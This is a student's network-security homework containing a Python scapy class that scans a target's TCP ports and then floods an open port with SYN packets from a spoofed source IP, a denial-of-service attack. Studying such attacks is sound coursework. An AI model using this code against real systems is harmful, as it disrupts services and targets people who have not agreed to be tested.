Homework Number: 08

Name: Yuan Liu

ECN Login: liu1827


Due Date: 03/26/2020

Code for HW8

```
#!/usr/bin/env python3

# Homework Number: 08
# Name: Yuan Liu
# ECN Login: liu1827
# Due Date: 03/26/2020

import socket
from scapy.all import *
from scapy.layers.inet import TCP, IP


# Part of the code provided by Professor Kak
class TcpAttack:
    # spoofIP: String containing the IP address to spoof
    # targetIP: String containing the IP address of the target computer to attack
    def __init__(self, spoofIP, targetIP):
        self.spoofIP = spoofIP
        self.targetIP = targetIP
        # list containing all the port numbers
        self.open_ports = []

    # rangeStart: Integer designating the first port in the range of ports being
scanned.
    # rangeEnd: Integer designating the last port in the range of ports being scanned
    # No return value, but writes open ports to openports.txt
    def scanTarget(self,rangeStart,rangeEnd):

        for testport in range(rangeStart, rangeEnd + 1):
            print(testport)
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.settimeout(0.1)
            try:
                sock.connect((self.targetIP, testport))
                self.open_ports.append(testport)
            except:
                pass
        print(self.open_ports)
        with open("openports.txt", "w") as fp:
            for testport in self.open_ports:
                fp.write(str(testport) + '\n')

    # port: Integer designating the port that the attack will use
```

```
    # numSyn: Integer of SYN packets to send to target IP address at the given port
    # This method first verifies the specified port is open and then performs a DoS
attack on the target
    # If the port is open, perform DoS attack and return 1. Otherwise return 0.
    def attackTarget(self, port, numSyn):

        # verifies the specified port is open
        if port not in self.open_ports:
            return 0

        # performs a DoS attack on the target
        for i in range(numSyn):
            IP_header = IP(src=self.spoofIP, dst=self.targetIP)
            TCP_header = TCP(flags="S", sport=RandShort(), dport=port)
            packet = IP_header / TCP_header
            try:
                send(packet)
            except Exception as e:
                print(e)
        return 1
```

Result



In the figure, any line (which is highlighted in grey) that has “ecegrid-thin6.ece…” is the result of my program which is the packet the program sent to ECN public IP address.